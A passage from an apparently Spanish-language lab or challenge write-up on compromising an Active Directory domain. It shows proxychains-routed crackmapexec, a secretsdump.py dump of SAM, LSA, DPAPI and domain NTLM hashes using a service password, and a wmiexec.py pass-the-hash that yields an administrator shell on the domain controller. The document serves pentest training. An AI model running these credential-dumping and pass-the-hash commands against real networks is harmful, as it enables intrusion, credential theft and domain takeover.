18. Mediante el uso de la herramienta **crackmapexec**⁵, usando el protocolo SMB, con el usuario del servicio, el dominio y la contraseña conseguida, se intenta conseguir hashes de usuarios del sistema que nos permita conseguir mayores privilegios en el sistema AD, tanto en Windows User y en Windows DC, con resultado infructuoso, conecta el proxy correctamente, pero **no devuelve resultado**:

```
[10.0.100.5] > [!] VicEvil ~ %proxychains crackmapexec smb 10.0.110.5 -u "HTTP/WINDOWS" -d
example.com -p LaRosalia2021
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 10.0.110.5:445 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 10.0.110.5:445 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 10.0.110.5:135 ... OK
[10.0.100.5] > [!] VicEvil ~ %proxychains crackmapexec smb 192.168.56.243 -u "HTTP/WINDOWS"
-d example.com -p LaRosalia2021
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.56.243:445 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.56.243:445 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.56.243:135 ... OK
[10.0.100.5] > [!] VicEvil ~ %proxychains crackmapexec smb 192.168.56.241 -u "HTTP/WINDOWS"
-d example.com -p LaRosalia2021
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.56.241:445 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.56.241:445 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.56.241:135 ... OK
[10.0.100.5] > [!] VicEvil ~ %
```

5 **CrackMapExec** (CME) es una herramienta de post-exploitación utilizada para realizar auditorías en redes y sistemas Windows, siendo su principal objetivo facilitar la interacción con redes basadas en Active Directory, utilizando diferentes protocolos como SMB, RDP, WinRM, y LDAP.

- 19.** Por lo expuesto en el punto anterior, se busca por Internet alternativas para conseguir el resultado de este ejercicio, encontrando una colección de herramientas de Python llamada “**Impacket**”, la cual, permite realizar diversas tareas pentesting en redes Windows, pudiendo interactuar con protocolos de red como SMB, RDP, LDAP, Kerberos, entre otros, facilitando acciones como la extracción de hashes, ejecución remota de comandos, y ataques basados en autenticación, estando entre las mas conocidas: **secretsdump.py**⁶ y **wmiexec.py**⁷.
- 20.** Se procede a la búsqueda de hashes de contraseñas y secretos del sistema Windows, ejecutando para ello la herramienta **secretsdump.py**, la cual aporta mucha información que se puede clasificar en:
- **Hashes locales - SAM.**- Permiten la autenticación y pueden ser utilizados para “ataques de pass-the-hash(PTH)”, si el hash corresponde a un usuario con privilegios.
 - La “**bootKey**” es una clave de encriptación esencial del sistema Windows, utilizada para proteger datos en el registro, incluyendo los hashes de usuario en SAM y LSA.

```
[10.0.100.5] $ [!] VicEvil ~ %proxychains secretsdump.py EXAMPLE/iis_service:LaRosalia2021@192.168.56.241
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.56.241:445 ... OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x5610f16092d477bca52de42243707270
[*] Dumping Local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:89be338353be6c58ca30de2451f79b4a :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
```

- **Dumping LSA Secrets.**- Se revelan datos de autenticación en la cuenta de seguridad local (Local Security Authority), como claves y contraseñas de servicios (Información de cuentas del sistema).

```
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
EXAMPLE\DC$:aes256-cts-hmac-sha1-96:28a91e13c98dd7265dded8aa0acf03bd359719459c6784d97b704582ea67f246
EXAMPLE\DC$:aes128-cts-hmac-sha1-96:43995720f2d6728b3a744af63f458979
EXAMPLE\DC$:des-cbc-md5:13da7c9df87cc8ad
EXAMPLE\DC$:plain_password_hex:b18935c941fd613bdfc03459c41deb3be8a0841c1f3918d943f7b96026643879bdc50d8504b208fd6282e
3daf4ca9eb5d70a399227cbc4b1a711053a2d3e3f2f4ecf3b45f3fb9d062f3a2094ca36066b26ec2c56001bc1aa20360832abd244742027b4bc
34a3a3a31b261cedf5eb8fd038a05ad110ed086bbfd7f8c969ac3ca8f3a8d3a00a01abe9962f6106b9a701802329e4326282f16d80af31951665
5dd83e1b13b7eb7a5eedc55317f34838ece2e3cf88c92388d5bbff7f5ba14ef66c0055addf5680f952445356620fb69d4101f4ec571092f408f13
141391b17d1f89fb683b61481706794716c72d4ce2e8e4
EXAMPLE\DC$:aad3b435b51404eeaad3b435b51404ee:e0519bb0dd72ad7734be291011effbe :::
[*] DefaultPassword
(Unknown User):vagrant
[*] DPAPI_SYSTEM
dpapi_machinekey:0xf5e1e94d1878ec9c8fb2cd225632c5ae8ef0043f
dpapi_userkey:0xbe7a4c9dd5e36d94649d905626ff70d4f496ddbe
```

⁶ **secretsdump.py**.- Extrae hashes de contraseñas del sistema desde SAM, NTDS.dit y LSA, siendo ideal para obtener credenciales de usuarios y hashes de NTLM.

⁷ **wmiexec.py**.- Permite ejecutar comandos en sistemas remotos a través de WMI usando credenciales o hashes, siendo útil para ejecutar comandos en máquinas con privilegios administrativos.

- **DPAPI_SYSTEM.**- Contiene la clave maestra de cifrado del sistema, permitiendo acceder a los datos cifrados a nivel del sistema Windows, pudiendo desencriptar datos como: contraseñas de servicio, secretos de red y otros datos que usan DPAPI para su protección, que si no están bien protegidos, se lograría acceder a credenciales de usuarios DPAPI y/o movimientos laterales dentro de la red.

```
[*] DPAPI_SYSTEM
dpapi_machinekey:0xf5e1e94d1878ec9c8fb2cd225632c5ae8ef0043f
dpapi_userkey:0xbe7a4c9dd5e36d94649d905626ff70d4f496ddbe
[*] NL$KM
 0000 A0 D8 B0 5C C2 52 70 F7 EE FC 76 A6 84 25 84 40 ... \Rp ... v..%.@*
 0010 2A BA EC F1 13 F1 5C 1C D5 82 E6 B3 2A 7C F5 64 *....\.....*|.d
 0020 A1 51 A7 D3 CA 4C 97 7E 9F DB DA DE 69 81 F9 19 .Q...L.~....i ...
 0030 32 5D BF 52 4F E8 BE 3A DD 3D B7 F8 DF 11 92 77 2].RO .. :=....w
NL$KM:a0d8b05cc25270f7eefc76a6842584402abaecf113f15c1cd582e6b32a7cf564a151a7d3ca4c977e9fdbdade6981f919325dbf524fe8be
3add3db7f8df119277
```

- **Dumping Domain Credentials.**- Aquí se muestran los hashes de NTLM y claves de Kerberos para cada usuario del dominio.

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSSUAPI method to get NTDS.DIT secrets
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.56.241:135 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.56.241:49667 ... OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:92f2693218f29d3635799003a1710596:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:610338dfc1b22a567b8f4377b031b13b:::
cloudbase-init:1001:aad3b435b51404eeaad3b435b51404ee:037575dedc3cfbd86b888610d5f4561:::
example.com\john.doe:1107:aad3b435b51404eeaad3b435b51404ee:9bc2594b09fdc32f7fd2f0ab50046235:::
example.com\jane.doe:1108:aad3b435b51404eeaad3b435b51404ee:143d6eef4d4e2ed481d2aa4cb8305bb5:::
mssql:1110:aad3b435b51404eeaad3b435b51404ee:05e3d4e573f0e6e588169fb77b60ac76:::
iis_service:1111:aad3b435b51404eeaad3b435b51404ee:c41637fbcaeb9e55a72daf2edd276289:::
example.com\pruebas:1116:aad3b435b51404eeaad3b435b51404ee:175d28680a532d47bf3f90046c45ae41:::
example.com\testing:1117:aad3b435b51404eeaad3b435b51404ee:1d29a91933de3912e7445e4c03d4917b:::
DC$:1002:aad3b435b51404eeaad3b435b51404ee:e0519bb0dd72ad7734be291011effbe:::
whoami:$:1105:aad3b435b51404eeaad3b435b51404ee:8af5c518ee3a15a6c579b1d4d9b6c8e6:::
WINDOWS$:1109:aad3b435b51404eeaad3b435b51404ee:540db8f4ce22337edab5b655361fa1dc:::
```

21. Con la información obtenida en el punto anterior, se va a proceder a realizar un ataque pass-the-hash (PTH)⁸, usando para ello la parte del hash NT del hash NTLM del administrador: “Administrator:500:aad3b435b51404eeaad3b435b51404ee:92f2693218f29d3635799003a1710596::”, el cual, mediante la aplicación de Impacket, llamada **wmiexec.py**, que permite autenticarse usando Pass-the-Hash, ofreciendo una conexión remota al sistema objetivo, consiguiendo una shell de la máquina “Windows DC” con máximos privilegios (example\administrator), consiguiendo la resolución de este Team Challenge.

```
[10.0.100.5] ✘ [ ] VicEvil ~ %proxychains wmiexec.py EXAMPLE/Administrator@192.168.56.241 -hashes :92f2693218f29d3635799003a1710596
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.56.241:445 ... OK
[*] SMBv3.0 dialect used
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.56.241:135 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.56.241:49666 ... OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.56.241:135 ... OK
whoami
example\administrator

C:\>
```

Imagen 11.- Shell remota de la máquina Windows User con privilegios de Administrador

⁸ **Pass-the-Hash (PtH)** es una técnica de ataque que permite a un atacante autenticarse en un sistema Windows remoto, usando el hash NTLM de la contraseña en lugar de la contraseña en texto claro.